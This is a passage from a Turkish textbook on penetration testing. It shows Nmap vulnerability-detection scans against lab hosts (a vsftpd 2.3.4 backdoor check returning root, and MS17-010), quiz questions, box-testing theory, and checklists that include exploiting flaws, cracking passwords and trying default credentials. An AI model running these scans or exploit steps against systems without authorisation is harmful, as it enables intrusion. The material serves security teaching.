Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
           Raw packets sent: 12 (512B) | Rcvd: 12 (484B)
```

Görsel 2.81: TCP SYN taraması

ARAŞTIRMA

Nmap ile versiyon tespitinin nasıl yapılacağını araştırınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

2.2.3.3. Portlarda Servis Tarama Teknikleri

Hedef sistemlerin portlarındaki servislerin taranmasında kullanılan tekniklerdir.

--script parametresi ile zafiyet tespiti yapmak için 21 numaralı port üzerinden FTP servisi kontrol edilir (Görsel 2.82).

```
┌──(kali㉿kali)-[~]
└─$ nmap -n --script ftp-vsftpd-backdoor -p 21 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 14:37 EST
Nmap scan report for 192.168.56.101
Host is up (0.00043s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539

Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
```

Görsel 2.82: Linux işletim sisteminde ftp servisini tarama

--script parametresi ile zafiyet tespiti yapmak için 445 numaralı port üzerinden microsoft-ds servisi kontrol edilir (Görsel 2.83).

```
┌──(kali㉿kali)-[~]
└─$ nmap -n -p 445 --script smb-vuln-ms17-010 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-12 14:52 EST
Nmap scan report for 192.168.56.102
Host is up (0.00071s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

Görsel 2.83: Windows işletim sisteminde microsoft-ds servisini tarama

2.2.4. On-line Port Tarama Teknikleri

Port tarama işlemleri, web siteleri üzerinden de yapılabilir. On-line port taramak için https://viewdns.info/portscan web sitesi kullanılabilir (Görsel 2.84).

ViewDNS.info > Tools > **Port Scanner**

This web based port scanner will test whether common ports are open on a server. Useful in determining if a specific service (e.g. HTTP) is up or down on a specific server.

Ports scanned are: 21, 22, 23, 25, 80, 110, 139, 143, 445, 1433, 1521, 3306 and 3389

Domain / IP Address:
scanme.nmap.org GO

Port scan results for scanme.nmap.org
==========

Legend:
- port is OPEN
- port is CLOSED

PORT	Service	Status
21	FTP	✗
22	SSH	✓
23	Telnet	✗
25	SMTP	✗
53	DNS	✗
80	HTTP	✓
110	POP3	✗
139	NETBIOS	✗
143	IMAP	✗
443	HTTPS	✗
445	SMB	✗
1433	MSSQL	✗
1521	ORACLE	✗
3306	MySQL	✗
3389	Remote Desktop	✗

Görsel 2.84: On-line port tarama

A) Aşağıdaki cümlelerde parantezlerin içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Bing arama motoru ile bilinen bir IP adresi hakkında bilgi toplanır.

2. ( ) LBD aracı ile kurumların e-posta adresleri tespit edilir.

3. ( ) OSINT Framework birçok bilgi toplama aracına bağlantı verir.

4. ( ) Maltego, topladığı bilgileri görselleştirerek sunar.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

5. Ağ haritasını çıkarmak ve portları taramak amacıyla kullanılan ..... yazılımı bir aktif bilgi toplama aracıdır.

6. İnternete bağlı akıllı cihazlar hakkında bilgi toplamak için ..... arama motoru kullanılır.

7. Google arama motorunda daha etkili ve hedef odaklı araştırmalar yapmak için anahtar kelimeler kullanılır. Bu anahtar kelimelere ..... denir.

C) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

8. Aşağıdaki parametrelerden hangisi theHarvester aracıyla bilgi toplanmak istenen alan adını belirtmek için kullanılır?

A) -b
B) -d
C) -f
D) -l
E) -S

9. Aşağıdaki dorklardan hangisi belirtilen uzantıya sahip dosyaları listelemek amacıyla kullanılır?

A) filetype
B) intext
C) intitle
D) inurl
E) site

10. Aşağıdaki hangisi web sayfasının geçmiş anlık görüntülerine ulaşmak için kullanılır?

A) archive.org
B) ns.tools
C) ripe.net
D) shodan.io
E) viewdns.info

11. Aşağıdakilerden hangisi shodan arama motorunda işletim sistemine göre filtreleme yapmak için kullanılan bir parametredir?

A) city

B) geo

C) hostname

D) os

E) port

12. Aşağıdakilerden hangisi nmap komutu ile SYN taraması yapmak için kullanılan parametredir?

A) -sF

B) -sN

C) -sO

D) -sS

E) -sV

13. Aşağıdakilerden hangisi nmap komutu ile ping atmadan tarama yapmak için kullanılan parametredir?

A) -A

B) -p

C) -PA

D) -Pn

E) -sn

SIZMA TESTİ TEKNİKLERİ

3.
ÖĞRENME BİRİMİ

KONULAR

3.1. SİBER ALANDA GÜVENLİK

3.2. GÜVENLİK AÇIKLARININ NEDENLERİ

3.3. SIZMA TESTİ (PENETRATION TEST)

3.4. SIZMA TESTLERİ

3.5. SIZMA TESTİ UYGULAMA ALANLARI

3.6. SIZMA TESTLERİ İÇİN KAPSAM BELİRLEME

3.7. SIZMA TESTLERİNDE İZLENECEK YOLLAR

3.8. SANAL SIZMA LABORATUVARININ KURULUMU

3.9. SIZMA TESTİ AŞAMALARI

3.10. ZAMANLAMA

3.11. SIZMA TEST KALİTESİNİN ÖLÇÜMÜ

3.12. BULGULARIN SAKLANMASI

NELER ÖĞRENECEKSİNİZ?

- Bilgi güvenliğinin önemi
- Güvenlik açıklarının nedenleri
- Beyaz, gri ve siyah sızma yöntemleri
- Sızma testi yapma
- Zafiyet tarama işlemi
- Kali Linux işletim sistemi
- Metasploit programı
- Nmap programı

ANAHTAR KELİMELER

Kali Linux, metasploit, nmap, pentest, exploit, backdoor, rootkit, bilgi güvenliği, sızma testi, ağ güvenliği, sanal sızma testi laboratuvarı

1. İnternet ortamında başka bir bilgisayara izinsiz nasıl girilebilir?
2. Kali Linux işletim sistemi hangi amaçlar için kullanılır?
3. Bilgisayardaki verilerin güvenliği sağlanamazsa neler olur?

3.1. SİBER ALANDA GÜVENLİK

Günümüzde internet gibi büyük bir ağ ortamında çok sayıda kullanılan cihazlar (bilgisayarlar, mobil telefonlar, IP kameralar vb.) birbiriyle bağlantılı olduğu için bunların diğer ağ üyeleriyle ilişkilerini düzenlemek ve yasal formatta devam ettirmek gerekir.

Bir ağ ortamına bağlı cihazların yasal olmayan birtakım yöntemlerle devre dışı bırakılması veya cihaz içinde bulunan verilerin alınması, güvenliğin en üst düzeyde tutulmasını gerektirir.

Bilişim dünyasında siber saldırganlar her geçen gün yeni açıklar bulurlar. Buldukları bu açıkları çeşitli programlar ile tespit edip istedikleri cihaza izinsiz girer ve cihazı veya cihazdaki verileri kendi amaçları doğrultusunda kullanırlar.

3.2. GÜVENLİK AÇIKLARININ NEDENLERİ

Güvenlik açıklarının nedenleri aşağıda verilmiştir.

Tasarım ve Geliştirme Hataları: Donanım seçiminin, ağ bağlantılarının, IP numaralandırmalarının yanlış yapılmasından veya yanlış yazılım yüklemesinden kaynaklanan hatalardır.

İnsan Hataları: Gerekli bilgiye sahip olmayan kişilerin sistemleri ve yazılımları kullanmasından kaynaklanan hatalardır.

Eğitim Eksikliği: Çalışan personele kullanılan programlar hakkında yeterince eğitim verilmemesinden kaynaklanan hatalardır.

Şifreler: Çalışan personele verilen şifrelerin doğru kullanılmamasından kaynaklanan hatalardır.

Bağlantı Sorunları: Güvenli olmayan ağların kullanılmasından kaynaklanan hatalardır.

Karmaşıklık: Kullanılan ağ altyapısının karmaşık olmasından kaynaklanan hatalardır.

3.3. SIZMA TESTİ (PENETRATION TEST)

Siber saldırılara karşı veri ve cihaz güvenliğini sağlamak için ağ ortamı veya hazırlanan web siteleri önceden kontrol edilmelidir. Bu kontrolü sağlamak için uzman kişiler tarafından çeşitli testler uygulanır. Bu testlere **sızma testi (penetrasyon test, pentest)**, testleri uygulayan kişilere de **sızma testi uzmanı (pentester)** denir (Görsel 3.1).

Görsel 3.1: Sızma testi uzmanı

Sızma testleri, güvenlik uzmanları tarafından ilgili kurumdan izin alınarak gerçekleştirilir. Güvenlik uzmanı, ilgili kurumun ağ sistemine veya web sayfasına kötü niyetli bir saldırganın zarar vermesini önlemek için ağdaki ve web sayfasındaki bütün açıkları tespit etmeye çalışır. Bu işlemler sonucunda bir rapor hazırlar ve güvenlik açıkları için gerekli önlemleri alır.

3.4. SIZMA TESTLERİ

Bilişim alanında güvenlik uzmanlarının kullandığı üç çeşit sızma testi bulunmaktadır.

3.4.1. Beyaz Kutu (White Box) Testi

Herhangi bir sistemin veri akışını doğrulamak, kullanılabilirliğini ve güvenliğini geliştirmek için güvenlik uzmanlarının yazılımın yapısını, tasarımını ve kodlamasını kontrol ettiği test tekniğidir (Görsel 3.2). Sızılacak sistem hakkında her türlü bilgi ve erişim izni mevcuttur.

Görsel 3.2: White box sızma test yöntemi

Güvenlik uzmanına kurum tarafından sistemin kodları verilir ve bu kodlar görülerek test yapılır. Beyaz kutu test tekniği hem kod geliştiriciler hem de güvenlik uzmanları tarafından kullanılır. Diğer sızma testi çeşitlerine göre maliyeti en ucuz testtir. Bu test çeşidinde kontrol edilen durumlar aşağıda verilmiştir.

- Kodlama yapılırken yanlış veya fazla yazılan bölümler
- Kod aracılığıyla belirli girdilerin akışı ve çalışması
- Veri girişleri sonrasında almak istenilen çıktılar
- Programda kullanılan döngülerin çalışması
- Çalışan her kod blokunun ve görevinin test edilmesi

3.4.1.1. Beyaz Kutu Testinin Avantajları ve Dezavantajları

Beyaz kutu testinin avantajları şunlardır:

- Yazılım geliştirilirken tasarlanıp yapıldığı için testlere erken sürelerde müdahale edilebilmektedir.
- Yazılım geliştiriciler kendi kod parçacıklarını defalarca gözden geçirdikleri için kodun güvenilirliği yüksektir.

Beyaz kutu testinin dezavantajları şunlardır:

- Kod okumayı bilen nitelikli bir yazılım test uzmanı bulmak zor ve maliyetlidir.
- Yazılım geliştirici kendi testini kendi yaptığı için gözden kaçabilen noktalar olabilir.
- Testler çok kapsamlı ve ayrıntılı olduğu için uzun zaman alabilir.

3.4.1.2. Beyaz Kutu Testinin Yapım Aşamaları

Herhangi bir sistem için beyaz kutu sızma tekniği kullanılırken bildirim aşaması, döngülerin incelenmesi aşaması ve yol aşaması olmak üzere üç aşamadan bahsedilebilir.

Bildirim Aşaması: Programda kullanılan kodların en az bir kere çalıştırılıp çalıştırılmadığının kontrol edilmesi işlemidir.

Döngülerin Kontrol Edilmesi Aşaması: Programda döngülerle oluşturulan dallanmaların kontrol edilmesi işlemidir. Döngülerin çalışıp çalışmadığının anlaşılabilmesi için değerler verilir ve programın istenen sonuçları üretip üretmediği kontrol edilir.

Yol Aşaması: Programın bütün çalışma yollarının test edilmesidir. Bu teknik büyük ve karmaşık programları test etmeye elverişlidir.

3.4.1.3. Beyaz Kutu Test Araçları

Yaygın olarak kullanılan açık kaynak kodlu beyaz kutu test araçları (programları) şunlardır:

JUnit: Java programlama dilini kullanan yazılım test uzmanları için bir birim test aracıdır.

HtmlUnit: Yazılım test uzmanlarının kullandığı tarayıcı işlevselliğini programlı olarak simüle eden, HTTP çağrıları yapmasına izin veren Java tabanlı bir test aracıdır. Çoğunlukla web tabanlı uygulamalarda JUnit gibi diğer birim test araçlarının üzerinde uyum testleri yapmak için kullanılır.

PyUnit: Python programlama dilini kullanan yazılım test uzmanları için bir birim test aracıdır.

Selenium: Çeşitli platformlarda ve tarayıcılarda web uygulamalarını otomatik olarak doğrulamak için kullanılan test araçları paketidir. Python, C# ve JavaScript dâhil olmak üzere çok çeşitli programlama dillerini destekler.

1. UYGULAMA

Beyaz Kutu Testi

Aşağıdaki işlem adımlarına göre herhangi bir programlama dilinde yazılan kod blokunda değişkenlere değer vererek beyaz kutu testini yapınız.

```
GİRİŞ A & B
C = A + B
EĞER C>100
"BİTTİ" YAZDIR
```

1. Adım: Yukarıdaki kod satırlarını kontrol etmek için A=40 ve B=70 gibi rastgele değerler veriniz. Programın bütün kod satırlarının düzgün çalıştığını, C değerinin 100 rakamından büyük olduğunu ve ekranda "BİTTİ" yazdığını görünüz.

2. Adım: Bu kod satırlarını kontrol etmek için A=33 ve B=45 gibi değerler giriniz. C=A+B işleminin sonucunda C=78>100 ifadesinin yanlış olduğunu görünüz. Bu sonuç çıktığında program bir işlem yapamayacaktır. Böyle bir durum için programa biraz kod satırı ekleyiniz.


```
GİRİŞ A & B
C = A + B
EĞER C>100
"BİTTİ" YAZDIR
BAŞKA
"BEKLEMEDE"  YAZDIR
```

Bu programdaki kod satırlarının kontrolü sağlanırken A=33 ve B=45 gibi değerlerde program istenilen şartı sağlamadığı için ekranda "BEKLEMEDE" yazar.

Bu program örneğinde görüldüğü gibi güvenlik uzmanının verilen kod blokunun çalışma ihtimallerini düşünerek programın eksik yönlerini görüp düzeltmesi **beyaz kutu test** çalışmasıdır.

3.4.2. Gri Kutu (Gray Box) Testi

Bu test tekniği, siyah kutu testi ile beyaz kutu testinin bir kombinasyonudur (Görsel 3.3). Çalışma yapılacak sistem hakkında temel bilgiler ve erişim izni mevcuttur. Hedef IP listesi, sunucular vb. bilgiler güvenlik uzmanına verilir. Siyah kutu test yöntemine göre daha kısa zaman alır. Bu test tekniğinin temel amacı, uygulamanın kodlama hatası veya yanlış kullanımı nedeniyle oluşan sorunları bulmaktır.



Görsel 3.3: Gray box sızma test yöntemi

3.4.2.1. Gri Kutu Testinin Avantajları ve Dezavantajları

Gri kutu testinin avantajları şunlardır:

- Büyük kod bölümleri için iyi çalışır.
- Test kullanıcılarının uygulamayı test etmek için programlama dilini veya yöntemlerini çok iyi bilmesi gerekmez.
- Programlama koduna erişim şart değildir.
- Test sırasında kullanıcılar ve geliştiriciler için açıkça tanımlanmış roller sağlar.
- Test, tasarımcıdan ziyade kullanıcının bakış açısına dayanır.

Gri kutu testinin dezavantajları şunlardır:

- Çoğu test senaryosunun tasarlanması zordur.

- Sadece birkaç test senaryosu bulunduğu için sınırlı kapsama alanı vardır.
- Test uzmanları süreç hakkında sınırlı bilgiye sahiptir. Bu nedenle etkili bir test yöntemi olarak değerlendirilmemektedir.

3.4.2.2. Gri Kutu Test Araçları

Gri kutu testleri yapmak için aşağıda listelenmiş araçlar kullanılır.

Selenium: Çeşitli platformlarda ve tarayıcılarda web uygulamalarını otomatik olarak doğrulamak için kullanılan test araçları paketidir. Python, C# ve JavaScript dâhil olmak üzere çok çeşitli programlama dillerini destekler.

Appium: Mobil uygulamalar için test otomasyonu olan Appium 2013 yılında çıkmıştır. IOS, Android ve Windows uygulamalarının test edilmesini sağlar.

NUnit: Açık kaynak kodlu .Net platformundaki bütün dilleri destekleyen, yazılımlara birim testi yapmak için kullanılan bir Framework'tür.

NOT

Yazılım geliştiricilerin kullandığı, önceden hazırlanmış kütüphanelerin bulunduğu ve bunlara yenilerinin eklenebileceği yapılara Framework denir. Gelişmiş Framework'lerde form kontrolü, veri tabanı bağlantısı, mail atma, kullanıcı girişi ve çıkışı gibi kütüphaneler mevcuttur.

2. UYGULAMA

Gri Kutu Testi

Aşağıdaki işlem adımlarına göre gri kutu testini yapınız.

1. Adım: Maillere bakmak için öncelikle oturum açma sayfasında adresi ve şifreyi doğru şekilde yazınız. Giriş başarılı ise kullanıcıya ne gibi haklar verildiğini inceleyiniz.

2. Adım: Maillere bakmak için oturum açma sayfasında adres veya şifreden herhangi biri yanlış yazıldığında kullanıcıya nasıl bir mesaj verildiğini inceleyiniz.

İki adımdan oluşan bu çalışma bir gri kutu test örneğidir. Test kullanıcısı, oturum açma sayfasında şifresini ve mail adresini yazarak bu bilgilerin işlevselliğini test etmeye çalışır. Bir başka deyişle test kullanıcısı gerekli bilgileri girer ve veri tabanındaki bilgilerle bunların doğruluğunu karşılaştırır. Kullanıcı bu şekilde sistem davranışını kontrol eder.

3.4.3. Siyah Kutu (Black Box) Testi

Hedef sistem hakkında hiçbir bilgi mevcut değildir. Bilgi toplamak çok zaman alır. Güvenlik uzmanı olan kişi, hacker gibi düşünerek sistem hakkında bir açık bulabilmek için çok sayıda araç (program) ve yöntem denemek zorundadır (Görsel 3.4).

Görsel 3.4: Siyah kutu sızma test yöntemi

3.4.3.1. Siyah Kutu Testinin Avantajları ve Dezavantajları

Siyah kutu testinin avantajları şunlardır:

- Test uzmanları tarafından yapıldığı için kod bilgisine ihtiyaç duyulmaz.
- Kodu geliştiren kişi ve test eden kişi farklı olduğu için farklı bakış açılarıyla test edilebilir ve görünmeyen hatalar bile kolaylıkla bulunabilir.
- Testler hızlı ve etkin bir biçimde uygulanabilir.
- Gereksinimlerin belirlenmesinin hemen ardından test senaryoları oluşturulabilir.
- Büyük ölçekli sistemlerde bu yöntem kullanıldığında oldukça yüksek verim alınır.

Siyah kutu testinin dezavantajları şunlardır:

- Sistemin yapısı bilinmediği için kaynak kod içinde kümelenmiş hataların bulunması zorlaşır.
- Yazılım geliştiricinin kendi yaptığı testler ile tekrara düşülebilir.
- Karmaşık kod blokları içeren yazılımlarda kullanılamaz.
- Bütün olasılıkları kontrol etmek mümkün değildir. Bu nedenle test edilmemiş fonksiyonlar olabilir.

3.4.3.2. Siyah Kutu Test Yöntemleri

Programlardaki bir dizi işlevi sistematik olarak test etmek için test senaryoları tasarlanmalıdır. Test uzmanları aşağıdaki siyah kutu testi yöntemlerini kullanarak test senaryoları oluşturabilir.

Eşit Bölümlere Ayırma: Bu yöntemle sisteme veya uygulamaya giriş değerleri sonuçtaki benzerliğine göre farklı sınıflara veya gruplara ayrılır.

Sınır Değer Analizi: Bu yöntem tüm test seviyelerinde uygulanabilir. Bu yöntemin uygulaması kolay, hata bulma becerisi yüksektir.

Karar Tablosu: Karmaşık iş kurallarına sahip sistemlerin test edilmesinde kullanılan yöntemdir. Karar tablosu yönteminin en büyük avantajı, test sırasında gözden kaçabilecek olasılıkların net bir şekilde listelenerek gözden kaçırma riskinin en düşük seviyelere indirilmesidir.

Durum Geçişi: Belli iş kurallarına bağlı şartların oluşması ve bir durumdan diğerine geçilerek bir noktada sonlanması durumunu test etmektir.

Hata Tahmini: Kodda geçerli olabilecek hatayı tahmin etmeye yönelik bir çalışmadır. Hata tahmin tekniği herhangi bir özel kurala uymaz.

Grafik Tabanlı: Tüm nesneler belirlenir ve grafik hazırlanır. Bu nesne grafiğinden her nesne ilişkisi belirlenir ve hataları keşfetmek için test senaryoları yazılır.

Karşılaştırma: Bu yöntemde test etmek için aynı yazılımın farklı bağımsız sürümleri birbirleriyle karşılaştırılır.

3. UYGULAMA

Siyah Kutu Testi

İnternetteki herhangi bir alışveriş sitesinin işlevselliğini kontrol etmek için aşağıdaki işlem adımlarına göre siyah kutu testini yapınız.

1. Adım: Web sitesine giriş yapınız ve bir kullanıcı girişi oluşturunuz.

2. Adım: Alınacak ürünleri seçiniz ve sepete ekleyiniz.

3. Adım: Sepete gidiniz ve seçilen ürünleri kontrol ediniz.

4. Adım: Ödeme seçeneklerine bakınız.

5. Adım: Uygun ödeme seçeneğini işaretleyiniz. Gerekli ödeme bilgilerini giriniz.

6. Adım: Ödeme işlemini gerçekleştiriniz.

7. Adım: Kullanıcı girişi oluşturmadan ürün seçiniz, sepete gidiniz ve ödeme seçeneklerini kontrol ediniz.

8. Adım: Web sitesinde olmayan bir ürünü arayınız ve sitenin hangi hatayı verdiğini kontrol ediniz.

9. Adım: Ürün seçiniz, sepete gidiniz ve ödeme seçeneklerinin çalışıp çalışmadığı kontrol ediniz.

3.4.4. Siyah, Beyaz ve Gri Kutu Testleri Arasındaki Farklar

Sızma testlerinin karşılaştırılması Tablo 3.1'de verilmiştir.

Tablo 3.1: Sızma Testlerinin Karşılaştırılması

Siyah Kutu Testi	Beyaz Kutu Testi	Gri Kutu Testi
Test eden kişi sistem veya yazılımın yapısı hakkında herhangi bir bilgiye sahip değildir.	Sistem veya yazılımın yapısı tamamen bilinmektedir.	Sistem veya yazılımın yapısı kısmen bilinmektedir.
Kapalı kutu, işlevsel test ve veriye dayalı test olarak da bilinir.	Cam, şeffaf kutu, yapısal test veya kod tabanlı test olarak da bilinir.	Gri kutu testi veya yarı saydam test olarak da bilinir.
Test kullanıcıları, geliştiriciler ve son kullanıcılar tarafından yapılır.	Yalnızca testçiler ve yazılım geliştiriciler tarafından yapılır.	Test kullanıcıları, geliştiriciler ve son kullanıcılar tarafından yapılır.
Algoritma testi için uygun değildir.	Algoritma testi için uygundur.	Algoritma testi için uygun değildir.
Test cihazının sistemin dâhilî çalışmasıyla hiçbir ilgisi yoktur.	Test cihazı, sistemin dâhilî çalışması hakkında tam bilgiye sahiptir.	Test cihazı, sistemin dâhilî çalışması hakkında kısmi bilgiye sahiptir.
Gizli hatalar kolayca bulunamaz.	Dâhilî çalışma test eden kişi tarafından iyi bilindiği için gizli hatalar çok kolay bir şekilde bulunabilir.	Kolayca bulunmaz ancak kullanıcı düzeyinde bulunabilir.
Kara kutu testi en az zaman alan süreçtir.	Beyaz kutu testi zaman alıcı bir süreçtir.	Gri kutu testi, beyaz kutu testinden daha az zaman alır.
Beyaz kutu ve gri kutu testinden daha az kapsamlıdır.	En kapsamlı süreçtir.	Kısmen kapsamlı süreçtir.

3.5. SIZMA TESTİ UYGULAMA ALANLARI

Siber saldırganlar tarafından bilgisayar ve ağ sistemlerine karşı çeşitli yollardan saldırılar olabilir. Güvenlik uzmanları aşağıda verilen testleri yaparak veri ve sistem güvenliğini sağlayabilirler.

- Ağ güvenliği sızma testleri
- Web uygulamalarına yönelik sızma testleri
- Mobil uygulamalar için sızma testleri
- Kritik altyapılı sistemler için sızma testleri
- Yük (DDoS) testleri

- Bulut sistemi için sızma testleri
- Kablosuz ağlar için sızma testleri
- Sosyal mühendislik testleri
- Veri tabanı sızma testleri

3.5.1. Ağ Sızma Testleri

Bu testler, iç ağ sızma testleri ve dış ağ sızma testleri olmak üzere ikiye ayrılır.

İç Ağ (Internal) Sızma Testleri: Bir devlet kurumunun veya özel bir kurumun kendi içindeki ağ sistemine veya bilgilere erişilebileceğini araştırır (Görsel 3.5). Güvenlik uzmanı ağda bulunan cihaz, yazılım, şifreler gibi bütün ayrıntıları kontrol etmek zorundadır.


Görsel 3.5: İç ağ sızma testi

İç ağ sızma testi için yapılması gereken işlemler şunlardır:

- İç ağda mevcut bulunan ağ numaralandırmasını (IP listesi) kontrol etmek
- Bir veya daha fazla program (araç) kullanarak ağ genelinde güvenlik açığı taraması gerçekleştirmek
- Nmap gibi bir program ile tüm ağı tarayarak hangi bağlantı noktalarının ve hizmetlerin çalışıp çalışmadığını belirlemek
- Wireshark gibi açık kaynak kodlu bir programla kablosuz ağ trafiği de dâhil olmak üzere ağ trafiğini taramak ve veri paketlerini incelemek
- Ağda kullanılan işletim sistemleri ve yazılımlar için güvenlik açıkları olup olmadığını kontrol etmek

- İşletim sistemlerinin ve kullanılan yazılımların güncel olup olmadığını kontrol etmek
- Standart bir metasploit taraması yaparak bulunan güvenlik açıklarından yararlanmak için uygun exploitler seçmek ve kullanmak
- Ağdaki bilgisayarların paylaşımlarına bağlanmayı denemek
- Ana bilgisayarlarda şifreleri kırmaya çalışmak
- Sunucularda, yazıcılarda, anahtarlarda, yönlendiricilerde ve kablosuz erişimde varsayılan parolaları denemek
- Ağın herhangi bir yerinde yetkisiz cihazların veya yazılımların olup olmadığını kontrol etmek
- Artık kuruluşta bulunmayan çalışanlar için hâlâ aktif hesapların olup olmadığını kontrol etmek
- Kullanılan parolaların ne sıklıkla değiştirildiğini kontrol etmek
- Rapor oluşturmak

Dış Ağ (External) Sızma Testleri: Bir devlet kurumunun veya özel bir kurumun dışarıya açık olan sistemleri üzerinden hangi bilgilere ve sistemlere erişilebileceğini araştırır (Görsel 3.6). Güvenlik uzmanı dış ağla ilgili olan cihaz, yazılım, şifreler gibi bütün ayrıntıları kontrol etmek zorundadır.



Görsel 3.6: Dış ağ sızma testi

Dış ağ sızma testi için yapılması gereken işlemler şunlardır:

- Ağda IP adreslerinin kontrolü için tarama işlemi yapmak
- Varsa web sunucusunun IP adresini kontrol etmek
- Yönlendiricinin ayarlarını kontrol etmek
- OWASP gibi programlar kullanarak web sitesinin güvenlik açıklarını kontrol etmek

- Web sitesi için manuel olarak tespit edilen güvenlik açıklarına saldırı yapmak
- Web sitesinde bulunan güvenlik açıklarına uygun exploitler seçerek saldırı yapmak
- Kablosuz ağı kontrol etmek ve yetkisiz kullanıcı varsa çıkarmak
- Herkesin kullanımında olan bir cihaz için parola deneme işlemi yapmak
- Rapor oluşturmak

3.5.2. Web Uygulama Sızma Testi

Bu test, herhangi bir web adresini hedef alarak bu adres üzerinden bir sisteme veya çeşitli verilere erişilebileceğini araştırır (Görsel 3.7). İlgili kurumun internete açık olan (DNS, FTP, mail, web vb.) servislerini kontrol etmek için kullanılır.

Görsel 3.7: Web sızma testi

Güvenlik uzmanı, web sızma testi için OWAPS Metodolojisi kılavuzunda belirtilen aşağıdaki işlem basamaklarını sırasıyla yapabilir.

- Giriş ve Hedefler
- Bilgi Toplama
- Yapılandırma ve Dağıtım Yönetimi Sınaması
- Kimlik Yönetimi Testi
- Kimlik Doğrulama Testi
- Yetkilendirme Testi
- Oturum Yönetimi Testi
- Giriş Doğrulama Testi
- Hata İşleme
- Şifreleme
- İş Mantığı Testi
- İstemci Tarafı Testi

NOT

OWASP; kuruluşların güvenilir uygulamaları tasarlamalarını, geliştirmelerini, edinmelerini, işletmelerini ve sürdürmelerini sağlamaya adanmış açık bir topluluktur. Tüm OWASP araçları, belgeleri, forumları ve bölümleri ücretsizdir ve uygulama güvenliğini artırmak isteyen herkese açıktır. OWASP Web Uygulaması Güvenlik Sınama Yöntemi, siyah kutu test yaklaşımını temel alır.

3.5.3. Mobil Uygulama Sızma Testi

Günümüzde mobil cihazlar ve bunlarla beraber kullanılan mobil uygulamalar hızla artmaktadır. Dünya nüfusunun büyük bir bölümü akıllı cep telefonu kullanmaktadır. Mobil uygulamalarda kredi kartı verilerinden tıbbi verilere kadar birçok hassas bilgi işlenir ve saklanır. Kullanıcı sayısının artışı ile beraber uygulama ve uygulama içindeki modüller saldırganların hedefi hâline gelebilir. Mobil uygulama sızma testiyle mobil cihazlar ve uygulamalar güvenli hâle getirilir (Görsel 3.8).

Görsel 3.8: Mobil uygulama sızma testi

3.5.4. Kritik Altyapı Sistemleri Sızma Testleri

